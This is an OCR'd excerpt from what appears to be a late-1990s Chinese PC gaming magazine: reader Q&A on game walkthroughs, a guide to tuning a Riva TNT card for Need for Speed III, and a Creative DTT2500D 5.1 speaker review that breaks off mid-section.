【答】很遗憾，你玩的是试玩版。这个版本不会有结局出现，人物的服装也只有一套（正式版为两套）。唯一解决办法就是买正式版（双CD），注意试玩版与正式版的存档文件无法通用

（山东济南　陈然）

7.《大航海时代外传》

【问】选米兰塔时，怎样才能找到圣杯？有时在事务所得到送信的工作，但一次到达目的地时港口有卫兵把守不许进入，怎样把信送到？

【答】选米兰塔时，在朱利亚诺教授那里接到寻找圣杯的任务后，立刻动身前往伦敦港。在伦敦的酒馆里会遇到一个“绅士”和一个“醉鬼”，与绅士交谈，原来此人正是《大航海时代2》中的主角之一奥托·斯宾诺拉爵士，他提示主角“圣杯在英格兰东北部的一个冰天雪地的大岛”。谢过他后，补满物资，出港向西北方向航行，在北纬66度、西经28度附近的陆地上会发现一个村落，进村探索即可找到圣杯。

别担心，有卫兵把守的情况经常发生，很好对付。因为夜里没有卫兵，所以只要你在夜里进港，然后去旅馆睡上一觉，第二天天亮后，就可以去事物所送信了。如果还有问题，请直接给我发信<cgameboy@263.net>。

（北京　zip工作室牧童）

8.《家园》

【问】第七关怎样过？谢谢！

【答】第7关任务是：采集星云的资源（nebula）－保卫舰队－保卫资源采集船－hyperspacejump。这关有敌人的母舰，攻击力防御力都好强！而且敌人很多，注意不要恋战，完成任务就走人。hyperspacejump前要清空周围敌人。

（阿三）

9.《最终幻想Ⅷ》(PS)

【问】在DISC3乘飞空艇来到地图西南角的海洋探察人工岛研究所，取得巴哈姆特后，原地出现一个大洞。据一本攻略说“顺树干爬下”可取得伊甸（エデソ）。可我怎么也找不到树干，请高手赐教。另外在DISC4中怎样找齐所有怪物解开封印呢？

【答】DISC3中的树干不会马上出现，必须在游戏时间流逝20到30分钟后。你可以离开人工岛，过20到30分钟再来，原地会出现一个记录点，然后就能下去了。

（四川内江　黄征）

DISC4魔女城的封印守护兽谜题详解：

之一：大厅正面楼梯上。

之二：踩落吊灯落下后，可打开地下室，里面有一只。

之三：踩落吊灯落下后，用此组队伍去按住换人点的开关。另一组可从吊灯上面通过，到达阳台后，这只守护兽就在那里等着你。

之四：到达画廊后，先将所有的画调查一遍，再调查一楼最左边墙上的画时，会让你选三个选项（X、V、I）。不要被画所迷惑，关键要注意画名。在二楼的魔法抽取点你可以看到地上有个钟，注意它指针所指的三个罗马数字，记下它们，再去调查左边的画时，选包含有这三个罗马数字字母的画名（VIVIDARIUM、INTERVIGILIUM、VATOR），背后就会出现一个守护兽，干掉它吧！

之五：在喷水池下的小洞处调查一下，可拾得宝物库之键，打开宝物库后，里面有一只。

之六：吊桥上可看见一把钥匙，你可以慢慢走过去拾起它，用它可打开武器库，在里面有一只守护兽。假如你不小心让钥匙掉下桥去，没关系，你可在武器库门前的水沟里拾到（好像这样还方便些）。

之七：进入武器库旁的地下牢，刚拾起牢狱之键，就会与第七只守护兽进行战斗。

之八：在进入钟楼的旋梯后，可看见一左右摇荡的吊灯，可以跳上吊灯，荡到对面去打最后一只守护兽。

（flamed@263.net）

候 诊 室

1.《深入地心》

○在封印之塔第三层时图书馆门被封了，只有一个小洞，该怎样进入？

（萧雨 <xiaoyu1@21cn.com>）

2.《星球大战之侠盗中队》

○第4关来到帝国军的AT－AT战车前，我无论如何也无法在AT－ZT击毁那栋大楼前打败AT－AT；或者应该说如何使用；取得“鱼叉”（克制AT－AT的武器）？请指教。

（Storm <zhjim@21cn.com>）

3.《风色幻想》

○“千年的复仇者”第4关，在龙之渊内与格莉鲁对决时，格莉鲁HP总成倍增加，且等级上升十多级，最后不得不以任务失败告终。这是否会影响剧情发展？怎样完成这一任务？

（四川宜宾　风之子）

4.《幻想水浒传》

○不知如何找到传说中的魔法高手克利洛，窗户组和音域组有什么用？多谢高人指点迷津！

（EVA－01 <EVA－01@263.net>）

○游戏中有3个纹章没有得到，反刃之纹章、外激素之纹章和金钱之纹章，希望知情者告知，谢谢！另外传说中27个真正的纹章是哪些？游戏中仔细搜集也就七八个吧。

（上海　张波）

5.《灵剑传奇》

○要找到风、水、雷、电四个灵符才能换得阎王杖时，拿到了其中的三个（具体的记不清楚了，大概是风、水、电），第四个怎么也不能拿到。具体情况是有一个宝盒在两行棺材中间，但是我怎么也不能进入中间，特请教。

（王文周）

6.《大航海时代外传》

○如何得到地中海的霸者之证？此时在地中海只剩下本人的势力，且其余的霸者之证都已到手。

（liting@public1.wx.js.cn）

○选男主角时，得知杀父仇人约克在美洲的河口附近，可我走遍了美洲的每个角落，就是找不到，请大侠们赐教。

（吉林柳河　徐玉涛）

7.《怪物农场Ⅱ》(PS)

○为什么怪兽们那么命短，4岁左右便见上帝？请问怎样合体才能培育出强力怪兽？小生谢过。

（福建南平　CCJ）

8.《口袋妖怪（黄）》(GB)

○我在玉虫村已经买了雷之石，但为何不能使25号“皮卡丘”进化为26号“雷丘”？7号“杰尼龟”在哪里可以找到？

（北京　魏乐）


TNT 显卡优化应用两则

文/ TOMRUN

TNT 与《极品飞车 3》

其实到现在为止,3D 卡的普及率也是蛮高的啦。去年这时候,买 TNT 的人还不多,而现在不少人用的都是 TNT2 了。哎,我等穷人总是加速太慢,别人用到第 4 代显卡,我还徘徊在第 3 代,好象一个瓶颈效应。

言归正传,现在讲一讲怎样用好 TNT 玩《极品飞车 3》(以下简称 NFS3),想当初我就是因为被 NFS3 精美的画面和靓丽的环境打动才买了 TNT(本想买 Voodoo2,但就怪推销的 MM 说:"这是游戏发烧友的最佳选择。"老爸否定了 V2,想来就难受,要不现在肯定在 SLI!)。实际上,NFS3 是基于 DirectX 5 的游戏,用 TNT 或其他 3Dfx 以外显卡的朋友,唯一的选择就是 D3D 了。如果你只装了 TNT 卡和驱动,就进游戏想疯狂一番,那结果会让你大失所望,因为 TNT 和不少卡一样都是在游戏开发后才面世的,EA 的 3DSetup. dat(硬件加速器文档)里没有这方面的信息,就靠你自已改了(或是等官方补丁)。



首先要让游戏认出新的 D3D 卡。两种方法,一是去下载个到处都有的升级文件,在 400KB 左右,解压到 NFS3 安装目录下,把原来的 3DSetup 文件夹备份后删除,然后点击解压到此的安装文件——是个自解压文件,编好程序可直接定位,比 WinZip 先进多了。自动解压出一个新的 3DSetup 文件夹,其实还有新的 D3D2a. dll 和 Voodoo2a. dll 文件。这下就能认出你的 TNT 了。打开 3DSetup 文件夹下的同名应用程序,你会发现 TNT 在里面了,还有三线过滤可选。第二种方法是:用写字板或其它的字处理软件自编一个 3DSetup. dat 文件,内容如下:

```
product = Need For Speed III
CARD_3Dfx Voodoo2
CARD_3Dfx Voodoo
CARD_3Dfx Voodoo Rush
CARD_3Dfx Banshee
CARD_3DLabs Permedia 2
CARD_ATI Rage Pro /G: D3D /M: d3d
CARD_Chromatic Mpact 2
CARD_Intel i740
CARD_Matrox G200
CARD_NVidia Riva 128 /TB: 0
CARD_NVidia TNT /TB: 0
CARD_PowerVR
CARD_Rendition V2100/V2200 /G: D3D /M: d3d
CARD_S3 Savage 3D
Triple Buffer = 1
D3D = 1
D3D - 3Dfx = 0
D3D - PowerVR = 0
Test = 1
regname = Electronic Arts \Need For Speed III
```

现在你不用为 NFS3 认不出 TNT 烦恼。(ATI RAGE PRO 和 Rendition V2100/2200 是作过优化的,三线过滤打开,D3D 打开了,3Dfx 的卡 D3D 是关闭的,PowerVR 的 D3D 是关闭的。)


下面是分辨率的问题,当未经任何修改时最高是 800×600像素。你想要多少? 1600×1200 像素? 有! 不过我亲眼见过17 英寸的 SONY TRINIRON 上不去,要不你再试试?

把文件的隐藏选项去掉,显示全部文件。把 NFS3 根目录下的 VOODOO2a. dll 备份后删除,然后把 D3D2a. dll 重命名为 VOODOO2a. dll,找到你的 NFS3 桌面图标,点右键选属性打开,在目标后加上 [空格 - VOODOO2],然后应用。以后进游戏记住要点图标了,进去看看,你看见什么了?(TNT2 的方法可与此类似,但决不可能相同,自已领悟吧。或去 http: //nfs. gamechina. net)

Riva TNT 设定优化

笔者是 1998 年 12 月买的创新 TNT 显卡(当初竟是 1700 大洋呀,想来就心疼)。其实按创新的分类方式,TNT 是属于 GRAPHICS BLASTER CARD 的,而同是第 3 代的 Voodoo2 和 Banshee 是属 3D BLASTER CARD,从这一点看出 TNT 并不是游戏发烧友的最佳选择。但我不死心,尤其在各种媒体狂炒 TNT 威力可敌 Voodoo2 SLI 时。和大多数玩家一样我走上超频之路也是迫不得已的。

如果说 nVIDIA 年初推出的"雷管"驱动大大提高了 TNT 性能的话,那么兼容 TNT 的 TNT2 驱动无疑是玩家的新宠。(据说第一版的 TNT2 驱动就可把 TNT 性能提高 13%)从 nVIDIA 推出雷管开始,我对每个驱动都做了测试(可惜是在自己的那台可怜机上:ASUS P2B、GB TNT、P2-350 超频到 466、64MB PC100 RAM),最后我还是选了创新原厂基于 nVIDIA 2. 04 的驱动(从稳定性和性能两方面考虑)推荐给广大 GB TNT 的玩家。



由于是 BETA 测试版本,所以创新没有提供 SETUP 安装文件,而是解压的 INF 文件。安装完后在系统设备里可查看到驱动日期是 1999 年 7 月 1 日,驱动程序的详细信息是 4. 11. 01. 2103. 03. 0204。第一步安装结束。桌面单击右键,打开 [属性],选 [设置] → [高级] → [BLASTER CONTROL]。你现在看到的是适配器信息:芯片是 nVIDIA TNT NV4(TNT 的代号,最新要推出的 TNT3 即 GeForce 是 NV10)。在上面的工具栏选框里选[TWEAK](看到那几个小显示器图标了吗?最后一个就是)。如果只装完了驱动没有设置这里的选项,性能会受到限制的。(记住,想要性能的提高就不要去管厂商的默认值)

最上面的是 [Direct3D/Performance/Compatibility](D3D 性能和兼容性)。第一项[Enable fog table emulation](打开雾化表仿真功能),建议选上,虽然会对速度有一点影响,但是为了游戏画面还是值得的。下面是[Use DirectX5 Compatibility mode](启用 DirectX5 兼容模式),建议不要选上,虽然只支持 DirectX5 的游戏还有(如 NFS3、FIFA99),但随着 DirectX6 的普及和 DirectX7 的即将问世,这一选项变得没有多少意义(怀旧除外),打开的好处是跑 DirectX5 的游戏会更快。

下面是 [Direct3D Mipmapping](D3D 贴图)。第一项 [Automatically generate](自动贴图级别),有的文章介绍说设的值越小越好(比如 0),但我发现打开 PowerStrip 后会发现自动贴图是关闭的,这就说明 0 并不可取,那到底多少更好呢?想当初我刚买回卡时用的是 8 月 24 日驱动,这一项提供的 Mipmap Level 最多是 6,到了后来是 8,现在是 12,由此可以看出 12 应该是最佳选择。下面是 [Auto-mipmap method](自动贴图方式),建议选 [Trilinear](三线性贴图过滤),这会使你在游戏中看到更好看更真实的天空和光线(如 QUAKE3 的天空、NFS3: HS 的光线、FIFA99 守门员开球时按住 D 键看到的光柱)。下面是 [Mipmap detail level](贴图细节级别),建议选 [Best image quality](最佳图像质量),这样在游戏中的贴图会更好看,其实即使你选了 [Best performance](最佳性能表现),游戏中也不会有多少改变,反而贴图质量下降了。下面还有一项别忽视了:[Allow mipmap dithering](允许贴图抖动),建议打开,因为 D3D 的这项功能会在游戏中通过适当颜色抖动达到更好的效果。

接着优化,看到了 [Advanced]了吗?打开,你首先看到的是 [MORE D3D] 选项。

选中 [Anti-Aliasing](硬件边缘抗锯齿,也有叫硬件边缘柔化),把滑动条滑到 [Better image quality],以前的驱动是以 Performance 和 Image Quality 倍数的关系来表示,让人看了莫名其妙。这一项的功能是不让你的足球场看上去更象是电锯齿或劳拉深一脚浅一脚踩进墙壁里。下一项是 [Texture Alignment](贴图纹理排列),这是为数不多值得选默认值的地方。下一项是 [Texture Cache Size: Use up to_ MB of system memory for textures](贴图缓存大小),你准备分出多少系统内存用作贴图显存,AGP 接口的 TNT 没有必要设置,因为系统自动分配(规则是不超过系统内存一半),PCI 卡可按规则自己设置(设的太大会在游戏时给系统调整虚拟内存带来负担)。

下面是关于显示器刷新率的设置:[Wait for VSYNC](等待显示器刷新同步),建议去掉,你也可通过 PowerStrip 调节相应选项。[Render no more than _frames ahead](渲染不提前的帧数),我参看了一些文章,加上自已多次实验证实设成[2]比较好。

第二栏[GL OpenL→Buffer Region Extension](缓存区域扩展)下面的两项都选上。首先 [Enable Buffer Region Extension],然后 [Allow dual planes extension to use video memory](允许二维平面扩展使用显存)。[Texture optimization](贴图优化)这里就看自己的爱好了,如果追求画面精美就选 [Best Image Quality],反之就选 [Best Performance]吧——那样的速度会更快。

[Other Options]里基本没什么可调的啦(除了[Memory clock speed] 显存速度可超)。不过建议超频还是用 PowerStrip 的好。

要想获得更高的性能,不超频怎么行? 想超频不解决散热问题怎么行?我的显卡在芯片散热片和背面正对芯片位置各粘了一个风扇,超到 115/130MHz 不成问题,(注意,显卡后面的风扇最好不要带散热片,否则会造成内部线路短路)。这时你可以在 1024×768@16bit 下毫无顾忌地玩极品飞车(我把全部效果打开之后丝毫不觉得画面停滞)。

好了,经过这些优化的 GB TNT 显卡至少在 NV10 问世前是不会让你在游戏中顿足锤胸了! 怎么样,试试看?

本栏编辑/Chance

创新 DTT2500D 数码音箱评测


■文/飞翔鸟·孔明

Chance 按：8 月中，我收到了创新公司送来的最新多媒体音箱产品 Cambridge Sound Works DeskTop Theater 5.1 Digital(下文简称 DTT2500D) 数码音箱，这是继 PC Work 4.1、数码式 4.1 和桌面影院 5.1 后，创新科技推出的又一套多点环绕音响系统。由于小编一时无暇亲自测试这套目前国内可以买到的 PC 用极品音箱，便特约了飞翔鸟成员孔明君拷刀助阵。下面便是评测报告

DTT2500D 是继白色的 Sound Works DeskTop Theater 5.1 产品之后的新一代桌面剧院 5.1 音响系统，此次与之一同推出的还有 FourPointSurround 2000(Sound Works 4.1)音响系统，都是面对中高档多媒体 PC 音箱市场。根据我们对音箱的测评标准，此次测评包括以下几个方面。

一、外观评价：(9.5)

这套系统的部件很多，大大小小的音箱、连线和各种零件有几十件之多，在硕大的包装箱内分 4 层放置，整体设计很科学，每一层错落有致。所有的音箱、连线和零件都另有塑料袋分别包装，从此可以看出大厂的严谨风范。整套系统的主要部件有：5 个卫星音箱、1 个低音炮、1个放大器（调音台）、2 个环绕音箱支架、5 个卫星箱底架、固定在墙上的张力螺钉、S/PDIF DIN 线、S/PDIF 线和卫星箱连线若干条、说明与安装手册若干，相关的零件相当齐全。



厂家的人性化设计思路非常好。如：两条环绕音箱连线为 5 米（长于前置和中置音箱的 3 米）；对于环绕音箱的放置方式可以用支架、可以用钉子悬挂，也可以粘贴在墙上或桌上（编者：有附送贴纸）。各卫星箱连接头的一根上有红色标记示为正极，但金属线头没有镀锡，在经过几次夹线后显得有些凌乱，需要手动整理，这是美中不足的一点。此外，不光调节旋钮和按钮提示是英文的，而且说明书和安装说明也是，这对于不懂英文的用户来说在安装和使用上可能要遇到一些麻烦（编者：创新公司在送来音箱时曾声明，这套产品为国外直接送来的原装样品。据 Chance 估计，最终在国内推出时，照类似 SB Live! 的情况，相关文档应该会汉化）

从 DTT2500D 能看到一代 5.1 产品的许多痕迹，5 个卫星箱和调音台样式同前一代差不多，但体积略有增大。低音炮设计从外形到结构也有很大变化（下文还会详细说明）。DTT2500D 整套系统为全黑色外观设计，整体造型精美、典雅。

所有按钮和调节旋钮都集中在调音台上。DTT2500D 的全部信号转换、功率放大、多音箱环绕声场处理和分频电路都在调音台中，所以它也是这套音响系统的核心。调音台为全塑料制成，外形设计精美，镶嵌与印刷的字体都十分清晰、牢靠。

低音炮体积加大了许多，显得更加稳重气派，复合木制板箱体表面附有黑色贴皮，塑料前板上只有一个输入的夹线口。

5 只塑料卫星箱的感觉是小巧玲珑又不失端庄。它们在外观上完全一致，摆放的对称性很好。卫星箱为全塑料结构，仔细观察，塑料也与众不同。表面经过磨沙处理，有毛绒的防滑效果，塑料质地坚硬而略有韧性，卫星箱从 1 米多高坠落于木地板上丝毫无损，据闻这种 ABS 塑料在每个音箱上的成本要比普通塑料多 2 美元（近 20 元人民币）。卫星箱采用的是 2'胶边纸盆全频带扬声器，塑料网面镶有[Cambridge Sound Works]的标记。低音炮外贴皮质量很好，紧密、细腻，无起泡、突起、硬伤痕和边缘粗糙等缺陷，塑料导向孔与前板的样式大方且固定牢靠。卫星箱封装方面也没发现问题。

此外非常引人注意的还有一个质量大于 1.5kg 的大电源！



二、结构设计(8.5)

DTT2500D 的控制部分和连线口分置调音台前后。旋钮、按钮、指示灯和提示性文字位置设计很合理，清晰醒目且大小适中，易于使用。调音台后侧插孔虽然有十多个，但也清晰明了，可谓繁而不乱，不难看出厂商在设计方面下了一番功夫。

分析一下调音台内部：里面有上下两块电路板，上方为数字电路部分，担负 4 种不同多音箱环绕声场处理和压缩音源解码/转换的任务，采用多层板设计，运用了波峰焊和贴片焊接工艺，电路板和元件用料很好，焊点精美漂亮。其中还有两块高频电路为防止被干扰用金属罩盖住——厂家很负责任。从金属罩的散热孔中可以看到一片印有杜比标记的芯片 ZR38600PQC，可能这就是杜比声音处理系统的核心了。下方电路板为模拟电路部分，主要负责对声音的放大和分频任务，为单面板，有人工焊接痕迹，焊点质量不错。

功率放大芯片采用两片飞利浦 TDA7372A 和一片 TDA7360A，前者是 4 个声道，给 4 个环绕音箱功率放大用，后者两个声道分别供中置音箱和低音炮功率放大用。以此分析对于功放芯片来说，厂家标注的 [环绕箱 7W、前置箱 21W、低音炮 20W] 是较为客观的。但是在使用过程中不难发现中置音箱的 21W 似乎水分很大，实际声强并没有那么大，和环绕箱相差无几。的确，厂家在这里标注的是功放芯片的功率，21W 的功率对于这个和环绕音箱一样大的 2.5' 喇叭来说是心有余而力不足的（下文还会说明）。

低音炮用复合木制板做成，但板材较薄，只有约 8~9 毫米厚。低音炮总质量较轻，以此判断板材密度也不高，弹上去总有种纸制板的感觉。结构方面，它模仿了专业低音炮的 3 腔结构：第 1、2 层间由扬声器和复合木制板隔开，玻璃胶镶缝；2、3 层间由一个厚 2.5mm 的、下凹深度为 5.5cm 的塑料隔板分开，接缝处有软性橡胶密封；并由它和塑料面板间又构成了第 3 个腔。在第 2 个腔内还有一块不小的 20~30 毫米厚的吸引棉。低音炮的扬声器为 5.25' 4Ω、20W 的纸盆喇叭——由此可以看出厂家标注低音炮的功率为什么是 20W 而不是 21W。在此还要特别指出的是，此扬声器没有防磁处理，使用者要在设备摆位上注意这一点。低音炮结构的加固不甚好，面面间经 45 度角对接后，内侧只有几厘米长的木条加固，要从稍微高些的地方坠下恐怕难保完整。

5 个卫星箱为全塑材质，约 2.5'的全频带纸盆扬声器后标注为 [4Ω/10W]，由此不难看出中置音箱依放大器标注的 21W 功率是有些言过其实，该标 10W 才好（在此笔者并不是强调功率的重要性，只是想说如此标注，厂家难免有欺骗用户之嫌）。每个卫星箱内有一块吸引棉，扬声器为防磁设计，您可以放心地将它们放在电脑旁使用。

三、声音系统性能(8.5)

对 DTT2500D 的声音性能进行测试时，先采用 CD 音源将系统多媒体环绕声场设为 [MUSIC] 模式进行评测，这样 DTT2500D 作为一个纯音箱的性能就可以基本表现出来，此间还运用了替换法对 DTT2500D 音箱的性能进行了横向比较；然后再采用 DVD 音源由解压卡经 S/PDIF 口输出 DOLBY 数字信号，对此系统的 AC-3 声音解码能力进行评价——这时不选择任何多媒体环绕声场模式；接着对 [MOVIE]、[FOUR PIONT]、[STEREO] 3 种声场模式的声音进行泛听评价；最后对音响系统其他诸方面进行评价。听评时对这几个层次的侧重点依次降低，这也是与实际的使用频率成正比。

此次测评的硬件平台为：SB Live!Value 声卡、Creative PC-DVD2×驱动器、Creative DXr2 DVD 硬解压卡、Abit BH6 v1.1 主板、Celeron 366A CPU、ASUS 34×CDROM 和 ASUS V3200 显示卡（在音频设备方面为保证最好的兼容性，所以都用了 Creative 的产品。）

1. 音色的均匀性

①中音部分在 150Hz~2500Hz 之间，DTT2500D 对人声表现不错：人的语言生动真实，丰润饱满，有较好的质感；还原歌唱者的嗓音细腻亲切，流动感较强，同时也能将

音乐的动态节奏感较好的表现出来。对风声，流水声和爆破声等环境音效的还原很真实，能烘托出一定气势。总的来讲 DTT2500D 依靠多音箱和低音炮对环境效果的渲染还是很好的。在中音区的整体把握饱满亲切而有力度，但在透明度与细节表现方面还有提高的余地。

② DTT2500D 在 40Hz～150Hz 的低频部分表现可以说是让我欢喜让我忧。首先应该指出的是低音炮的分频点很高，大概在 300Hz～400Hz 之上，这从两点可以说明：一是只在低音炮放音时，男人讲话的许多语音都能听见，这有些令人惊讶；二是冒着一定风险用漫步者的低音炮 R3000T 对 DTT2500D 系统的低音炮进行替换后发现，在低中音区有明显的频率空洞，因为 R3000T 的最高频率只能设定在 200Hz，所以频率空洞就发生在 200Hz 以上的一小段区域中。这样做的一点好处就是低音炮可以弥补环绕音箱在低中音部分表现力的不足，可使这部分听起来更加丰富饱满而有力度；而其中的不足之处是加大了低音炮的负荷且使在低中音区域的失真也有所增加。它在低音部分的明显不足就是低频段的下潜深度不够，估计频响曲线在 70Hz～80Hz 之间就发生明显陡降，原因是在用 100Hz 到 20Hz 均匀降低的颤音信号（共 45 秒）进行测试时发现，在还剩 30 秒时低音炮发出的声强就减小到几乎听不见了，而增加音量后声强依然很小。由此计算此低音炮的频率陡降点在约 73Hz 附近。可与此相对比的是漫步者的 R3000T 在剩余 25 秒时声强开始降低，而在增大音量后依然能保持一定的声强直到剩余 3 秒时为止，可见 R3000T 的频响曲线降低点在 64Hz 附近（要低于 DTT2500D 的低音炮约 10Hz），而且它曲线下降的陡度远没有 DTT2500D 低音炮的大。总之在低频部分的评价应该是低频真实亲切、量感较足但深度有限，缺乏 R3000T 的那种沁人肺腑且又能将门窗震得发抖的声音效果。



③在 2.5KHz～13KHz 的低高音区听测是以弦乐、电子乐、交响乐和进行曲为主，兼有特种复合音。DTT2500D 这部分的表现令人满意：声音明亮、干净、柔美，无明显缺陷。进行曲节奏感较好，有一定力度，对弦乐、管乐的表现准确、真实，无明显弱区。交响乐音声连贯，音色柔美，有流动感

④13KHz 以上的超高音部分表现较为平庸，感觉扬声器比较吃力，不过没有听出毛刺。当然这也与全频带扬声器特性有关。它的表现基本清晰准确，但不够明亮、声强也不够；它对 10KHz 的颤音信号回放没有问题，到了 15KHz 时能听出声强有所降低，到了 19KHz 听到的声音就很小了——可以想象，频响曲线在超高音区域的迅速降低。而对于这个 19KHz 的信号来说，在轻骑兵 USB99 和漫步者 R1900TB 等一些丝膜高音单元的音箱上发声几乎毫无问题，对比中就能看出差距来。DTT2500D 对破碎声、劈裂声和尖鸣声等瞬态高音表现较好，虽不是完美但可以令人接受；声音基本清脆、干净，如表现玻璃破裂声上同丝膜高音比可以听出微小差距。测试中采用轻骑兵 USB99 音箱代替 DTT2500D 的两个前置音箱，整个系统不仅在频响方面得到了可察觉的提升，而且发现音乐回放的动态效果也有提高。单就 5 个环绕音箱本身而言，可以讲它并不是很优秀，但整套系统为什么在整个频率范围内能均衡如一，让人感到曲线很平坦（即使在分频点附近也没有缺陷），声音还原自然、无明显弱区呢？这与调音台内优异的声场处理和分频电路密切相关。这个核心部分设计非常好。总体来讲应该说这个系统的声音回放性能还是很优异的，只是在声音频率的两端由于音箱缘故有些小缺陷而已，在各种音乐声场的营造方面，这套系统很有自己的独到之处。

2. DOLBY AC－3 声音解码性能

在这项听测中采用了播放 DVD 文件和播放 DVD 光盘相结合的方法（其实都是一样的），用 S/PDIF 电缆连接解压卡与 DTT2500D 结合。

